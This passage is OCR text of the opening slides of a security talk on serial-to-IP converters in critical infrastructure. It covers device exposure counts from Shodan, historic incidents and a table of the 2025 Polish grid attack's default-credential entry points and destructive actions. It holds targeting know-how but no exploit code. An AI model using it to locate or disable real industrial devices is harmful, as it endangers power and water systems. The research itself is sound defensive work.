

black hat ASIA 2026

We'll eat your serial for breakfast



Exploiting Serial-to-IP Converters in Critical Infrastructure

Stanislav Dashevskyi, Francesco La Spina



Stanislav Dashevskyi

Security Researcher, Forescout


Francesco La Spina

Security Researcher, Forescout

Part 1: Motivation and background

Serial devices are everywhere

- Hardware that communicates by sending/receiving data sequentially one bit at a time (RS-232, RS-485, UART)
- Nowadays, all systems that involve real-time monitoring and control of physical processes
  - More than 50% of ICS still rely on serial protocols: Modbus, Profibus, and DNP3
  - **Power grids**, **water treatment plants**, **rail signaling**, **maritime**
- Configuration and management for networking equipment (routers, firewalls)
- Barcode scanners and other PoS devices
- Bedside patient monitors, infusion pumps




But it’s 2026, there is newer stuff, right?

- There is still lots of critical serial hardware, it cannot be easily replaced
  - Massive downtimes cannot be tolerated
  - The costs for replacing all serial (and perfectly functioning) equipment are enormous
- Sometimes, using serial link is a security requirement

> It should be emphasized that in Poland DSOs typically require communication between the operator’s SCADA system and the GCP to pass through the serial links, using the DNP3.0 or IEC 101 protocols. Such an approach reduces the likelihood that a compromise of the GCP could be leveraged as a direct attack vector against the DSO’s network.

- **Industry 4.0 is pushing for remote monitoring and real-time data collection**

Retrofitting serial equipment with Serial-to-IP



https://www.academia.edu/68743860/Case_Study_Efficiently_Replace_PLC_Automation_Systems_by_Integrating_IEDS_with_Fiber_Optic_and_Ethernet_Communications_in_the_Substation

Serial-to-IP, what's that?

- Serial-to-IP converters/servers **translate serial data into TCP/IP packets** and vice versa
- They come in all shapes and forms, some also support wireless networks


Exposure

- Millions are used in internal networks, but **close to 20,000 devices from major vendors are exposed online**
- **Weak/default credentials, known vulnerabilities**
- **Often, OSINT information is available from public documents**

Vendor	Shodan results	Top countries
Lantronix	8,292	United States, 3038 Japan, 1584 Sweden, 780
Moxa	3,859	Russia, 1593 Taiwan, 350 United States, 325
Digi OpenGear	2,946	United States, 1800 Australia, 178 United Kingdom, 136
Digi RealPort	2,985	Italy, 662 United States, 493 Spain, 383
Digi PortServer	515	Japan, 378 United States, 55 Mexico, 44
Perle	241	United States, 121 Germany, 50 Canada, 32

Exposure


- Millions are used in internal networks, but **close to 20,000 devices from major vendors are exposed online**
- **Weak/default credentials, known vulnerabilities**
- **Often, OSINT information is available from public documents**



https://www.cityofcf.com/sites/default/files/assets/bids/plans/2024%20SCADA%20Project%20RFP%20ADDENDUM%232.pdf

Historic vulnerabilities and security incidents


- **Hundreds of vulnerabilities in the past 20 years**
  - **Started with CVE-2005-2198 in Lantronix**
  - **First impactful research: "Serial offenders" by HD Moore**




- **2015**: Sandworm bricks Moxa Serial-to-IP devices by corrupting firmware
- **2016**: Industroyer malware sent malicious commands to RTUs via COM ports (IEC 101 protocol)
- **2022**: AnonGhost defaced Moxa OnCell devices in Russia
- **2025**: Russian attack against Poland's power grid make serial-to-IP converters unreachable on the network

DoS attacks against Serial-to-IP

- In 2015, Moxa Serial-to-IP converter firmware was corrupted to cut off field devices and remote control – decrease the recovery speed
- In 2025 attack on Poland the attackers used default credentials to misconfigure Serial-to-IP converters – again, to cut off remote control






Attacks against Serial-to-IP: zooming in on the attack against Poland

Location	Asset	Entry point	Action
Several	FortiGate VPN/firewall	Uncertain: known credentials or vulnerability exploit	• Recon via configuration files • Configuration changes for persistence • **Lateral movement to rest of the network** • Factory reset
Renewable energy plants	Hitachi RTUs	Default credentials (HTTP)	• Upload corrupted firmware
	Mikronika RTUs	Default credentials (SSH)	• Delete all files on system
	Hitachi IED relays	Default credentials (FTP)	• Delete essential files
	Mikronika HMIs	Valid credentials (Windows/RDP)	• Configuration changes • Network recon • Deploy wiper
	Moxa Nport serial-to-IP	Default credentials (HTTP)	• Factory reset
Large CHP plant	IT Workstations	Valid credentials (Windows/RDP)	• Network recon • Deploy wiper
	IT Servers	Valid credentials (Windows/RDP)	• Network recon • Deploy wiper

Our question: can attackers do “better”?

- There is concrete evidence that attackers are aware of the importance of Serial-to-IP devices
- Breaking or taking Serial-to-IP devices offline leads to losing control over serial devices, and it significantly increases the recovery time
- Are these devices very different from traditional network edge devices, so that Denial-of-Service is the best one can do?
- If not, what will the next critical infrastructure attacks may look like?



Part 2: Research setup


Scope and targets

- We focused on Serial-to-IP converters (small devices) and servers (large ones)
- Firmware from six leading manufacturers
  - We will only name vendors where we found vulnerabilities
- Automatic analysis of open-source software components
  - Software bill of materials (SBOM)
  - Historical vulnerabilities
  - Binary hardening
- Manual analysis of relevant proprietary components to identify new vulnerabilities

Device	Linux kernel version	OS/Build tool
A	v4.4.32	Buildroot 2017.02
B	v6.12.22	Linux-based OS
C	v3.6.5	Buildroot 2014.04
D	v5.10.140	OpenWRT
E	v3.14.0	Linux-based OS
F	v4.1.15	Buildroot 2017.02

Insights: Software bill of materials

